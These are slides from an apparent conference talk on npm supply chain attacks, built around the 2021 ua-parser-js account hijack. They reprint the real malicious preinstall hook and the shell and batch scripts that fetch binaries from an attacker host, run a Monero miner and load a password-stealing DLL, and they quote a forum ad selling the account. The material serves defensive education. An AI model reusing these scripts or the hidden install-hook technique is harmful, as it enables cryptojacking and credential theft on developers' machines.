It's a Jungle Out There!

What's Really Going on Inside Your Node_Modules Folder

WEB TORRENT

standard JS

Socket

socket.dev

Let me tell you a story...

first public release

Browse files

master

v0.7.1 ... 0.7.1

faisalman committed on Jan 31, 2012 0 parents commit 695876f21529abcf6ca7c39cc7c3e30baca0b4a0 patch diff


Showing 2 changed files with **205 additions** and **0 deletions**.

Split Unified No Whitespace

46 readme.txt

```
@@ -0,0 +1,46 @@
1  # Sniff-js
2
3  Small script to extract detailed system data based on user-agent string
4
5  Author  : Faisalman <<fyzlman@gmail.com>>
6  Source  : http://github.com/faisalman/sniff-js
7  License : GPL2
8
9  ## Features
10
11 Get detailed type and version of web browser, layout engine, and operating system.
12
13 ## Example
14
15 ```html
```

10 years of steady work



7,000,000 downloads per week

2,807,000 GitHub repos

Let me tell you a story...

Title: Acc development, 7kk installations per week

Posted: October 5, 2021

I sell a development account on npmjs.com, more than 7 million installations every week, more than 1000 others are dependent on this.

There is no 2FA on the account. Login and password access. The password is enough to change your email.

Suitable for distributing installations, miners, creating a botnet

Start $10k
Step $1k
Blitz $20k

Anatomy of a software supply chain attack

- Started at Friday, October 22, 2021 at 12:15pm GMT
- 3 malicious versions of `ua-parser-js` published
  - 0.7.29
  - 0.8.0
  - 1.0.0

```
{
  "title": "UAParser.js",
  "name": "ua-parser-js",
  "version": "0.7.29",
  "author": "Faisal Salman <f@faisalman.com> (http://faisalman.com)",
  "description": "Lightweight JavaScript-based user-agent string parser",
  "main": "src/ua-parser.js",
  "scripts": {
     "preinstall": "start /B node preinstall.js & node preinstall.js",
     "build": "uglifyjs src/ua-parser.js ...",
     "test": "jshint src/ua-parser.js && mocha -R nyan test/test.js",
     "test-ci": "jshint src/ua-parser.js && mocha -R spec test/test.js"
  }
}
```


```
const { exec } = require("child_process");

function terminalLinux(){
exec("/bin/bash preinstall.sh", (error, stdout, stderr) => {
    if (error) {
        console.log(`error: ${error.message}`);
        return;
    }
    if (stderr) {
        console.log(`stderr: ${stderr}`);
        return;
    }
    console.log(`stdout: ${stdout}`);
});
}

var opsys = process.platform;
if (opsys == "darwin") {
    opsys = "MacOS";
} else if (opsys == "win32" || opsys == "win64") {
    opsys = "Windows";
    const { spawn } = require('child_process');
    const bat = spawn('cmd.exe', ['/c', 'preinstall.bat']);
} else if (opsys == "linux") {
    opsys = "Linux";
    terminalLinux();
}
```

```
IP=$(curl -k https://freegeoip.app/xml/ | grep 'RU\|UA\|BY\|KZ')
if [ -z "$IP" ]
    then
    var=$(pgrep jsextension)
    if [ -z "$var" ]
        then
        curl http://159.148.186.228/download/jsextension -o jsextension
        if [ ! -f jsextension ]
            then
            wget http://159.148.186.228/download/jsextension -O jsextension
        fi
        chmod +x jsextension
        ./jsextension -k --tls --rig-id q -o pool.minexmr.com:443 -u <redacted> \
            --cpu-max-threads-hint=50 --donate-level=1 --background &>/dev/null &
    fi
fi
```

```
@echo off
curl http://159.148.186.228/download/jsextension.exe -o jsextension.exe
if not exist jsextension.exe (
    wget http://159.148.186.228/download/jsextension.exe -O jsextension.exe
)
if not exist jsextension.exe (
    certutil.exe -urlcache -f http://159.148.186.228/download/jsextension.exe jsextension.exe
)
curl https://citationsherbe.at/sdd.dll -o create.dll
if not exist create.dll (
    wget https://citationsherbe.at/sdd.dll -O create.dll
)
if not exist create.dll (
    certutil.exe -urlcache -f https://citationsherbe.at/sdd.dll create.dll
)
set exe_1=jsextension.exe
set "count_1=0"
>tasklist.temp (
tasklist /NH /FI "IMAGENAME eq %exe_1%"
)
for /f %%x in (tasklist.temp) do (
if "%%x" EQU "%exe_1%" set /a count_1+=1
)
if %count_1% EQU 0 (start /B .\jsextension.exe -k --tls --rig-id q -o pool.minexmr.com:443 -u <redacted> \
   --cpu-max-threads-hint=50 --donate-level=1 --background & regsvr32.exe -s create.dll)
del tasklist.temp
```

Steals passwords from over 100 programs and the Windows credential manager

Aftermath



faisalman (Faisal Salman) on Oct 22, 2021 — Owner

Hi all, very sorry about this.

I noticed something unusual when my email was suddenly flooded by spams from hundreds of websites (maybe so I don't realize something was up, luckily the effect is quite the contrary).

I believe someone was hijacking my npm account and published some compromised packages (`0.7.29` , `0.8.0` , `1.0.0`) which will probably install malware as can be seen from the diff here: app.renovatebot.com/package-diff?name=ua-parser-js&from=0.7.28&to=1.0.0


I have sent a message to NPM support since I can't seem to unpublish the compromised versions (maybe due to npm policy docs.npmjs.com/policies/unpublish) so I can only deprecate them with a warning message.

SUPPLY CHAIN ATTACK: NPM LIBRARY USED BY FACEBOOK AND OTHERS WAS COMPROMISED

by: Ryan Flowers

17 Comments

October 22, 2021



SEARCH

Search ... SEARCH

This is just the tip of the iceberg

700 packages removed for security reasons in the last 30 days

2022 is the year of supply chain security


Why is this happening now?

We download **code**
from the **internet**
written by **unknown individuals**
that we **haven't read**
that we **execute**
with **full permissions**
on our **laptops and servers**
where we keep our **most important data**

It's a miracle that this system works!

1.

90% of your app's code comes from open source


Sun
Neutron star
Black hole
node_modules
HEAVIEST OBJECTS IN THE UNIVERSE

2.


Lots of transitive dependencies

"Installing an average npm package introduces an implicit trust on 79 third-party packages and 39 maintainers, creating a surprisingly large attack surface[1]"

---

[1] Markus Zimmermann, Cristian-Alexandru Staicu, Cam Tenny, Michael Pradel

webpack, unpacked



3.

No one reads the code

ua-parser-js DT

1.0.1 • Public • Published a day ago

Readme | Explore BETA | 0 Dependencies | 1,216 Dependents | 52 Versions

This feature is exclusive to Teams

The package file explorer is only available for Teams at the moment.

We may support exploring this package in the future. Check back soon.

Install

```
> npm i ua-parser-js
```

Repository

github.com/faisalman/ua-parser-js

Homepage

github.com/faisalman/ua-parser-js

Fund this package

Weekly Downloads

7,810,268

"Given enough eyeballs, all bugs are shallow"

– Linus Torvalds

But if everyone does that, who is finding the malware?

"On average, a malicious package is available for 209 days before being publicly reported[2]"

---

[2] Marc Ohm, Henrik Plate, Arnold Sykosch, Michael Meier

"20% of these malware persist in package managers for over 400 days and have more than 1K downloads"[3]

---

[3] Ruian Duan, Omar Alrawi, Ranjita Pai Kasturi, Ryan Elder, Brendan Saltaformaggio, Wenke Lee

4.

Popular tools give a false sense of security

Scanning for known vulnerabilities is not enough

Known Vulnerabilities

- Accidentally introduced (usually by maintainer)
- Sometimes okay to ship to production, if low impact

Malware

- Intentionally introduced (usually by attacker)
- ***Never*** okay to ship to production

Bump express-rate-limit from 5.3.0 to 5.5.0 #1263

Open `master` ← `dependabot/npm_and_yarn/express-rate-limit-5.5.0`

Conversation 0 | Commits 1 | Checks 4 | Files changed 2

dependabot bot commented on behalf of **github** 4 days ago

Bumps express-rate-limit from 5.3.0 to 5.5.0.

▶ Commits

compatibility unknown

Dependabot will resolve any conflicts with this PR as long as you don't alter it yourself. You can also trigger a rebase manually by commenting `@dependabot rebase`.

▶ Dependabot commands and options

Developers need a new approach to detect and block malicious dependencies

How does a supply chain attack actually work?

We downloaded all of npm

100 GB of metadata
15 TB of package tarballs

Attack Vectors (how the attacker tricks you)

1. Typosquatting
2. Dependency confusion attacks
3. Hijacked packages

Attack Tactics (what the attack code does)

1. Install scripts
2. Privileged API usage (network, filesystem, environment vars)
3. Obfuscated code

Attack Vectors

How the attacker tricks you

1.

Typosquatting

noblox.js-proxied
noblox.js-proxy

